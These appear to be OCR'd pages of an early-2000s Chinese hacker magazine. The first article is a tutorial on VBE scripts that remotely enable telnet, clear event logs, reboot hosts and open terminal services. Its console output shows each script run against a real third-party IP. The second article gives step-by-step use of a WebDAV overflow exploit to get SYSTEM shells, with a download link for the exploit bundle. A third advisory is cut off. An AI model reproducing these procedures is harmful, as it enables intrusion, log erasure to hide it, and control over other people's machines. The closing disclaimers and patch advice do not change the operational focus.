
**********************************************************************
RTCS v1.10
Remote Telnet Configure Script, by zzzEVAzzz
Welcome to visite www.isgrey.com
Usage:
cscript D:\hacker\vbe\telnet.vbe targetIP username password NTLMAuthor telnetpor
t
It will auto change state of target telnet server.
**********************************************************************

Conneting 218.[redacted]....OK!
Setting NTLM=2....OK!
Setting port=5000....OK!
Querying state of telnet server....OK!
Changeing state....OK!
Target telnet server has been STOP Successfully.

D:\hacker\vbe>
```

图 1

看到了吗？一切OK。接下来做什么？你说呢？赶快telnet 218.xxx.xxx.xxx 5000，如图2所示。



```
*===============================================================
欢迎使用 Microsoft Telnet 服务器。
*===============================================================
C:\>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 1327-1ED5

 C:\ 的目录

2003-03-23  01:11       <DIR>          WINNT
2003-03-23  01:13       <DIR>          Documents and Settings
2003-03-23  01:13       <DIR>          Program Files
2003-03-23  01:42       <DIR>          SNNBCli
1998-03-19  22:24              674,887 GHOST.EXE
2003-03-23  02:20              129,147 logo.sys
2003-03-23  23:28                  214 DebugFi.txt
               3 个文件        804,248 字节
C:\>           4 个目录  1,987,981,312 可用字节
```

图 2

成功了。以后我们可以直接telnet 218.xxx.xxx.xxx 5000端口来获得shell。

如果你想关闭对方的这个telnet服务，直接再执行一次：

```
c:\>cscript telnet.vbe 218.xxx.xxx.xxx zihuan "" 2
5000
```

这样就可以了。

这个telnet.vbe是不是很简单呢？我相信在以后的hacking当中有很大的作用，大家慢慢实践吧。

二、CleanLog.vbe的使用方法

以前擦写日志是很麻烦的事情，需要入侵者要有高超的技术。但是有了CleanLog.vbe，这些事情就变得非常的简单和容易了。下面来看看CleanLog.vbe的使用方法：

```
c:\>cscript CleanLog.vbe <目标IP> <用户名> <密码>
[日志名列表]
```

和telnet.vbe的使用方法差不多，只不过多了一个日志名列表。根据作者的说明，日志的名称有：

system：系统日志

application：应用程序日志

security：安全日志


这三种日志是系统默认的，可以分别使用sys、app、sec作为缩写表示。对于其它日志需要写明完整英文名（以注册表为准）。

使用*、-a或-all作参数代替日志名列表将清除全部的日志。没有日志名列表或者使用-v、-view作参数，可以列举目标所有的日志种类的英文名。

下面是我的具体操作。实验的IP还是刚才那个218.xxx.xxx.xxx，管理员ID为administrator，密码为空。命令：

```
c:\>cscript CleanLog.vbe 218.22.50.206 administra-
tor "" system -all
```

图3所示是我的操作过程：



```
D:\hacker\vbe>cscript CleanLog.vbe 218.[redacted] administrator "" systen -all
Microsoft (R) Windows 脚本宿主版本 5.1 for Windows
版权所有(C) Microsoft Corporation 1996-1999. All rights reserved.

**********************************************************************
RCLS v1.05
Remote Clear eventLogs Script, by zzzEVAzzz
Welcome to visite www.isgrey.com
Usage:
cscript D:\hacker\vbe\CleanLog.vbe targetIP username password [lognamelist]
lognamelist:
   logname1[,logname2...]    clear specified logs
   *|-a|-all                 clear all logs
   -v|-view|NULL             enum log names
**********************************************************************

Conneting 218.[redacted]....OK!
Clearing system log....OK!
Specified logs have been cleared Successfully!

D:\hacker\vbe>
```

图 3

一切OK。说明通过上面的操作，218.xxx.xxx.xxx这台主机的全部日志已经被我清理掉了。-all是全部清理的参数。

如果要清理掉application（应用程序日志）和security（安全日志），直接把system替换为application或者是security即可。由于篇幅的原因我就不再抓图了。以上讲述的内容就是清理日志脚本CleanLog.vbe的使用方法。

三、reboot.vbe的使用方法

大家一定碰到过在给肉鸡安装一些程序或者是对肉鸡的注册

表操作，或者是登录肉鸡的终端服务发现终端超过连接数量的一些问题，这时就需要重新启动肉鸡来解决。以前重新启动肉鸡还要上传文件很是麻烦，现在有了reboot.vbe事情就变得简单多了。只要在本地执行就可以轻松重新启动肉鸡，而且不依赖于目标的ipc$开放与否，这个就是它的最大优点。使用方法如下：

```
c:\>cscript reboot.vbe<目标IP> <用户名> <密码> <-r|s|l|p>
```

使用参数说明：

-r：重启目标。

-s：关闭目标。

-l：注销目标当前用户。

-p：关闭目标电源。

其中s和p的不同是前者到“您可以安全的关闭计算机了”，后者是切断电源。

我们使用218.xxx.xxx.xxx的主机做试验。只要输入：

```
c:\>cscript reboot.vbe 218.xxx.xxx.xxx administrator "" -r
```

即可重新启动对方计算机。如图4所示就是操作过程：

```
D:\hacker\vbe>cscript reboot.vbe 218.[redacted] administrator "" -r
Microsoft (R) Windows 脚本宿主版本 5.1 for Windows
版权所有(C) Microsoft Corporation 1996-1999. All rights reserved.

****************************************************************************
RRSS v1.03
Remote Reboot and Shutdown Script, by zzzEVAzzz
Welcome to visite www.isgrey.com
Usage:
cscript D:\hacker\vbe\reboot.vbe targetIP username password -r|s|l|p
-r : reboot target.
-s : shutdown target.
-l : logoff target current user.
-p : power off target.
****************************************************************************

Conneting 218.[redacted]....OK!
Applying for security privilege....OK!
Checking boot os....OK!
Current os is not default boot os!
Do you want to continue?(y/n):y
Now, rebooting target....OK!
Target has been reboot Successfully!

D:\hacker\vbe>
```

图 4

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>cscript 3389.vbe 218.[redacted] "administrator" "" 3389 /r
Microsoft (R) Windows 脚本宿主版本 5.1 for Windows
版权所有(C) Microsoft Corporation 1996-1999. All rights reserved.

****************************************************************************
open_3389.vbe v1.0     作者：紫幻  OICQ:1108748
Email:hacker.zihuan@163.com
远程WINDOWS 2000终端服务开启器
欢迎光临 http://zihuan.y365.com
使用方法：
Cscript C:\3389.vbe 对方IP 用户名 密码 [端口] [/r]
端口：最好使用 3389.
/r: 自动重启服务器.
****************************************************************************

正在连接 218 [redacted] ....OK!
正在写入....OK!
写入注册表 ....OK!
正在重新启动....OK!
您现在可以尝试连接服务器 3389 . Good luck!

C:\>
```

图 5

出现以上字样就说明对方主机已经重新启动了。其它的参数大家慢慢试验吧，不过不到万不得已请不要重新启动别人的服务器，因为这样是很容易被发现的。

四、3389.vbe的使用方法

3389.vbe就是远程开启终端服务的脚本文件，它的使用也是非常的简单。使用方法我已经发表在了另外一篇文章《轻松开启Win2k终端服务》上，在这里我简单的介绍一下。使用方法：

```
c:\>cscript 3389.vbe <目标ip> <目标用户名> <密码> /r
```

后面的/r就是重新启动选项。

操作过程如图5所示：

一切OK。之后对方主机会马上重新启动，等他再一次上线后直接用远程桌面连接进入对方桌面就可以了。这里我就不再一一讲述了。

五、注意问题

1、如果你使用的系统找不到扩展名为*.vbe的脚本宿主引擎，请用记事本把文件打开再保存为*.vbs文件，一般系统都支持*.vbe或*.vbs脚本。

2、以上4个脚本文件都在Win2000各个版本和Winxp/.net测试通过，Win98没有具体试验。

看完这篇文章相信大家一定和我有同感，没想到脚本文件也有这么大的用途。希望大家多学习编辑脚本语言，制作出更强大的脚本文件。

本篇出与教学目的。非法使用后果自负。

成功利用WebDAV缓冲区溢出漏洞

赵原

微软在2003年的3月17日发布了一个最新公告，Windows组件WebDAV存在未经检测的缓冲器溢出漏洞。该漏洞竟然影响打了SP3补丁的Windows2000操作系统。

漏洞描述

Microsoft IIS 5.0 (Internet Infomation Server 5) 是Microsoft Windows 2000自带的一个网络信息服务器，其中包含HTTP服务功能。

IIS 5.0默认提供了对WebDAV的支持，通过WebDAV可以通过HTTP向用户提供远程文件存储的服务。但是作为普通的HTTP服务器，这个功能不是必需的。IIS4不受该漏洞影响。

IIS 5.0包含的WebDAV组件不充分检查传递给部分系统组件的数据，远程攻击者利用这个漏洞对WebDAV进行缓冲区溢出攻击，可能以WEB进程权限在系统上执行任意指令。

IIS 5.0的WebDAV使用了ntdll.dll中的一些函数，而这些函数存在一个缓冲区溢出漏洞。通过对WebDAV的畸形请求可以触发这个溢出。成功利用这个漏洞可以获得LocalSystem权限。这意味着，入侵者可以获得主机的完全控制能力。

一看描述就知道这个漏洞非常的严重。受漏洞影响的有Microsoft IIS 5.0 SP1,SP2,SP3，连SP3都受此漏洞的影响。

接下来，我简单说说WebDAV服务的具体作用，WebDAV（基于Web的分布式写作和改写）是一组对HTTP协议的扩展，它允许用户协作地编辑和管理远程Web服务器上的文件。限于篇幅就不仔细介绍了，想详细了解的读者可以去下面这个链接查看：

http://www.microsoft.com/china/security/Bulletins/MS03-007.asp

技术小贴士　如何判断是否正在运行IIS

在Windows 2000的所有服务器版本上，默认情况下安装IIS 5.0。在Windows 2000 Professional上，默认情况下不安装IIS 5.0。

要检查你的系统上是否安装了IIS，执行以下操作：转到"开始"→"设置"→"控制面板"→"管理工具"→"服务"。如果列出了"World Wide Web Publishing"服务，说明安装了IIS。

成功试验

算起来这个漏洞刚出现也就一个月不到的时间。但是有人已经把溢出程序写出来了。下面我给大家介绍如何利用WebDAV缓冲区溢出漏洞。

所需工具

1、WebDAVScan.exe——扫描和检测该漏洞的扫描器

2、webdavx.exe——溢出webdav的工具。

工具只需要以上两个。笔者已经给各位读者打好包了。下载地址：

http://zihuan.y365.com/down/webdav.zip

第一步：扫描该漏洞

首先自然是扫描。打开WebDAVScan.exe填上起始IP和结束IP按下scan就可以了。这款工具扫描速度飞快，很适合大面积扫描使用。该程序能准确检测出远程服务器上是否存在Webdav漏洞。如图1所示是WebDAVScan正在进行扫描的画面。




图 1

通过图1我们可以看到，较多的主机都符合该漏洞的条件，在主界面的"Webdav"标签下的下只要写着"Enable"的，就说明对应的主机存在着此项漏洞。

注意　在开始的漏洞描述里已经说过了，存在此漏洞的服务器只限于iis5.0。

扫描结果出来了，那下一步我们做什么呢？当然就是通过溢出拿权限啊。

第二步：溢出目标

这个时候就要使用攻击此漏洞的利器——Webdavx，该程序是在DOS命令行下使用的，使用格式很简单：

webdavx.exe 目标IP地址

如果成功溢出的话，就可以在远程主机上开一个7788端口的shell，这可是直接具备system权限的，要珍惜啊，呵呵。图2是我对一个存在此漏洞主机的溢出结果：




图 2

通过图2看到了吗？说明溢出219.140.140.xxx这个主机成功。并提示你telnet 219.140.140.xxx 7788端口。

注意　在实践过程中，虽然基本都会提示溢出成功，但并不表示一定能够成功，要多换IP试验。

第三步：获得 shell

在 CMD 状态下直接运行：**telnet 219.140.140.xxx 7788**

图 3 是成功溢出后的结果：




图 3

在试验了很多台远程主机后，终于成功了，所以你一定要有耐心，不要以为扫描到有此漏洞的主机就一定能够成功。

溢出成功后，你就具备远程主机的 admin 权限了。接下来，你可以在对方主机上添加用户名提升为管理员。或者是做跳板，放木马……基本可以说是为所欲为了。

强烈警告

国内安装 Windows2000 系统以及 IIS 5.0 的主机，有 50% 以上存在该漏洞，这是非常严重的，请管理员尽快打补丁，免遭不测，下面给各位提出解决办法。

解决办法

不知道各位网管看了以后是不是很恐怖。下面我就为大家讲一将如何解决此漏洞。解决方法：

1、建议用户尽快下载补丁程序。下载地址：

http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en

2、如果你不能立刻安装补丁或者升级，建议你使用微软提供的 IIS Lockdown 工具，可能可以防止该漏洞被利用。该工具可以在此得到：

http://www.microsoft.com/downloads/release.asp?ReleaseID=43955

值得注意的问题

1、webdavx.exe 现在只能溢出中文版 iis 5.0。英文版的溢出工具现在使用效果不佳。以后有好的溢出英文 iis 5.0 webdav 的工具我会及时提供给大家。

2、如果各位读者溢出不成功请多换几台存在此漏洞的主机试一下。

严正申明

本篇文章旨在用于给各位有此漏洞的网管及时打上补丁的警示目的，请不要搞破坏，一切由本文产生的后果与本人以及黑客 X 档案无关。

Microsoft Windows Locator 服务远程缓冲区溢出漏洞

紫幻

最近微软的漏洞可真不少，前些日子闹的沸沸扬扬的 webdav 缓冲区溢出漏洞还没结束，就冒出了一个非常严重的漏洞，也就是本篇所要讲的—— Microsoft Windows Locator 服务远程缓冲区溢出漏洞。

首先，我给大家描述一下 Microsoft Windows Locator 服务远程缓冲区溢出漏洞形成的原因（我个人建议大家掌握一个漏洞先要知道它的成因，这样可为以后的学习打下更坚实的基础）。Windows Locator 服务是款映射逻辑名称到网络特定名称的名字服务。Windows Locator 服务不正确处理非常大的请求，远程攻击者可以利用这个漏洞对 Locator 服务进行缓冲区溢出攻击或进行拒绝服务攻击。

Windows Locator 按照微软 MS03-001 描述是这样的一个服务：一客户端使用远程过程调用（RPC）Locator 服务，Locator 服务负责把客户提交的网络名解析转换为硬盘、打印机等计算机系统上实际资源的地址。如果某一打印机服务器逻辑名为“laserprinter”，RPC 客户端调用 Locator 服务来找出网络名所映射的“laserprinter”。RPC 客户端在调用 RPC 服务时，使用网络名来提交请求。

不过，Locator 服务在接收注册信息时，没有对 Locator 服务的参数进行详细检查，超长、超大的参数可导致服务程序触发缓冲区溢出，使 Locator 服务崩溃。精心构建的提交数据可能以 Locator 服务进程的权限在系统上执行任意指令。

该漏洞受影响的系统：

Microsoft Windows Locator

- Microsoft Windows XP Professional SP1
- Microsoft Windows XP Professional
- Microsoft Windows XP Home SP1
- Microsoft Windows XP Home
- Microsoft Windows XP 64-bit Edition SP1
